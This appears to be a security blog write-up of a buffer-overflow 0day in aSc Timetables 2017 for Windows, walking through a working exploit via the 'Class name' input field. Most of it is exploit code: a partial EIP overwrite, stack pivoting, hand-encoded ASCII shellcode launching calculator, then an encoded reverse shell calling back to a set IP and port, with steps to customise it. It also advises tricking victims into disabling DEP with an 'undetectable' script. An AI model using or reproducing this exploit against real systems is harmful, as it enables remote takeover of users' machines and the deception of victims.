Exploiting the unexploitable - aSc Timetables 2017 – 0day

Input field buffer overflow and code execution

Windows edition

Table of Contents

The vulnerable software


This is school management software with remote management functionality, however this exploit targets the local input field.

The developers of the application has been notified based on the previously released version, that it has buffer overflow vulnerability (SEH based and direct RET overwrite as well) in most of its input fields.

The warning was ignored, and a new version was released with the exact same problems.

Prerequisite

The executable is delivered with disabled ASLR, this is a very good start, however NX is enabled (4th column).



In order to exploit this issue, the user must be convinced to switch off NX or set it to a proper level.

You can do this

Either by


1. disabling windows wide with bcdedit (AlwaysOff option)
2. use my powershell script, make them run it while having OptIn as the nx option system wide(less suspicious) – I used this method during the development and the simple powershell script is undetectable by any antivirus
3. Factor of luck can also help with an OS with already disabled DEP

The exploit

Works on any windows system meeting the prerequisite.

There are multiple input fields which are vulnerable to buffer overflow, but the „classes" input field is the only one which has a 5000 byte buffer to work with, which we need for an ascii encoded exploit.

The vulnerable input field is "Class name"




Initial issue

The offset is at 5092 before direct EIP overwrite, but the first problem is, that the only module without ASLR is our exe file, which has 00 in all of its pointers, thus we need a partial 3byte overwrite of EIP.


Locating the proper instruction in our 16 Mbyte “toolbox” roz.exe

When the overflow happens our stack looks like this



We have a pointer at ESP+20 and ESP+60 pointing to a memory area with our buffer.

Our buffer is also located on the stack and also a pointer at ESP-60 directly pointing to the beginning of our buffer on the stack.




These facts will be important later and will generate more issues to solve later on.

If we can get into that pointer we can start to think further.

We need ideally a SUB ESP,60;RETN which takes us right to the top of the buffer or less ideal an ADD ESP, 60; RETN which will takes us somewhere in the memory also to the buffer.

I tried my best, but there was only one address - meeting the criteria (must only contain ASCII characters and followed by a RETN) - which could be used (and which generated more problems)

00422145 ADD ESP,60;RETN 14



Got excited when it turned out, it will work, having no clue what else I will have to deal with after this!

So our buffer will look like this: python -c ’print „A”*5092+”\x45\x21\x42”’ – giving us a partial EIP overwrite.

But what now? PoC time.


Remember, only ASCII characters allowed from hex 21 to hex 7e.
I need a payload with only allowed characters in it.

A word about encoders

The msfvenom x86/add_sub encoder is not going to cut it, it fills the buffer with heaps of non-ascii characters, the x86/alpha_mixed is also not good as it will have non-ascii characters in the beginning of the buffer (tried it until 3 iterations)

The solution is manual encoding and the only help is calculator. Encoding 4byte by 4byte of the code, then pushing it to the stack.

Remember, we have 2 memory areas where we work in.



The above diagram shows, that the first part of the code to be pushed on the stack will be the end of our shellcode. Yes, we seriously have to do everything in reverse order.

Exploit - Step-by-step

Adjusting the stack pointer to the bottom of our buffer

```
PUSH ESP   ; put our current stack position on the stack
POP EAX   ; take the value pushed above and put it in EAX
SUB EAX, 0x554d434d  ; Stack alignment to start our push EAXes at the end of the buffer
SUB EAX, 0x554D7443
SUB EAX, 0x55654940
```

PUSH EAX ; push the recalculated value to the stack
POP ESP ; tell ESP to be that value

Encoding and decoding our shellcode (the PoC is with my function hunter searching for WinExec() and starting calculator)

The values must be in reverse byte order, given, we are on a little endian platform.

```
AND EAX, 0x41414141   ; will 0 out EAX
AND EAX, 0x3e3e3e3e
SUB EAX, 0x5f563b55  ;  CALL EDX - \x01\x50\xff\xd2
SUB EAX, 0x4f553a54
SUB EAX, 0x7e553a56
PUSH EAX
AND EAX, 0x41414141
AND EAX, 0x3e3e3e3e   ;  \x63\x89\xe0\x6a – c
SUB EAX, 0x30552835
SUB EAX, 0x32752734
SUB EAX, 0x32552734
PUSH EAX
PUSH 0x6c616368      ;  \x68\x63\x61\x6c –  ; no encoding is required for ascii characters
AND EAX, 0x41414141
AND EAX, 0x3e3e3e3e
SUB EAX, 0x37592e58  ; \xe8\x75\xe2\x55
SUB EAX, 0x396b2d69
SUB EAX, 0x39592e57
PUSH EAX
………………
```

Get it? Start calculator and do the subtractions from 0 in hex mode, you will see what I mean.

Okay, cool, shellcode decoded, pushed on the stack, but we are nowhere near to our stack to execute our shellcode.
Any call to any register, or a jump or a retn will contain illegal characters.


Headache, experimenting with Unicode characters, like é, which is C2 in hex and can represent a RETN n instruction. Nothing worked.

The only solution is, to encode a CALL ESP instruction following our decoder and somehow put it after the decoding sequence so the execution will actually hit it. But how? The memory we are working in is not reachable from any register and is always random.

We have to find our current location in memory, switch the stack to our location, while saving the original stack pointer pointing exactly to the start of our decoded shellcode to restore it when we did our trick.

Remember our EIP?
ADD ESP, 60
RETN 14

After you step into it, you will have the following stack



If we step back 18h, we will actually be able to get our position reliably in the memory every single time when we execute our code.

This means, 24 DEC ESP instructions (which is the ascii character “L”) and I decided to save the pointer to ESI with a POP ESI (which is ascii “^”)

Awesome, we will always have our location in the memory saved to ESI from now on.

“Switching” between the stacks

Before doing this, we save our current ESP to ECX with PUSH ESP;POP ECX, so we can restore it later.

Switch with PUSH ESI, POP ESP. But this points to the top of our decoder sequence, so putting calculator in action again.

This is how the assembly looks for this particular part of the exploit.

```
PUSH ESP
POP ECX
AND EAX, 0x41414141          ; Here comes the part which switches the stack to the current thread
and adds CALL ESP
AND EAX, 0x3e3e3e3e
PUSH EAX                     ; adding some 00 padding
PUSH EAX
PUSH EAX
PUSH EAX
```

```
PUSH ESI            ; ESI still contains our saved pointer of the beginning location
POP EAX
SUB EAX, 0x5362696d   ; calculating the distance from our code above to the end
SUB EAX, 0x5466515d
SUB EAX, 0x5837317d
PUSH EAX
POP ESP                        ; getting the calculated value to ESP
```

Calculating NOP NOP CALL ESP

With the same technique


```
AND EAX, 0x41414141
AND EAX, 0x3e3e3e3e
SUB EAX, 0x5f567b25   ; NOP NOP CALL ESP
SUB EAX, 0x4f547a24
SUB EAX, 0x7c557a27
PUSH EAX                  ; will put it right after our decoder
```

Switch back to the original stack

```
INC ESP             ;Increasing ESP to put the upcoming instructions after our NOP NOP CALL ESP
INC ESP
INC ESP
INC ESP
INC ESP
INC ESP
INC ESP
INC ESP
PUSH ECX             ; restore our original ESP
POP ESP
```

BOOOOOM!

Our friend appears and the app crashes.



Taking the PoC to the next level

Reverse shell for the people

Fortunately we have msfvenom to generate a reverse shell for windows, unfortunately it is 324 bytes without any encoding (00's allowed as we will encode it anyway).

The encoded exploit code is 1990 bytes.

Our final buffer will consist of this 1990 bytes of strange ascii characters + our A's to fill the buffer until 5092 bytes + our 3 byte EIP.

Remember, x86/add_sub and x86/alpha_mixed encoders are not good for this job, just the old, trustworthy calculator.

Will not go through the whole shellcode, just the part where you add the IP and the PORT where the shell should connect back.

Setting the IP and PORT in the encoded shellcode

…………………
AND EAX, 0x41414141
AND EAX, 0x3e3e3e3e
SUB EAX, 0x28375056 ; PORT 4444 encoded here ; 0x89**5c11**00 – remember, reverse byte order
SUB EAX, 0x27364f55
SUB EAX, 0x27364f55
PUSH EAX
AND EAX, 0x41414141
AND EAX, 0x3e3e3e3e


SUB EAX, 0x55332a74   ; IP's second part encoded here   - 0x026**80c6** = 128=0x80 ,198=0xc6
SUB EAX, 0x54322a61
SUB EAX, 0x54322a65
PUSH EAX
AND EAX, 0x41414141
AND EAX, 0x3e3e3e3e
SUB EAX, 0x78753355   ; IP's first part - 0x**a8c0**6805 - 168=0xa8 , 192=0xc0
SUB EAX, 0x77653253
SUB EAX, 0x67653253
PUSH EAX
……………………

Giving us 192.168.198.128 with port 4444 to connect back to.

Modify this part of the exploit to customize to your IP and PORT specification.
Do not modify the rest of the bytes, as it will most probably will make the shell unusable.

It is possible to get a meterpreter encoded to employ mimikatz and other nice tools and being able to up- and download files, and I am willing to do it, but only if there is a need for it.

The copy-paste reverse shell in action



(Screen taken from a Windows Server 2008 R2 VM and my kali)

Exploit code

To get the full ascii and assembly exploit code, visit www.saptech-erp.com.au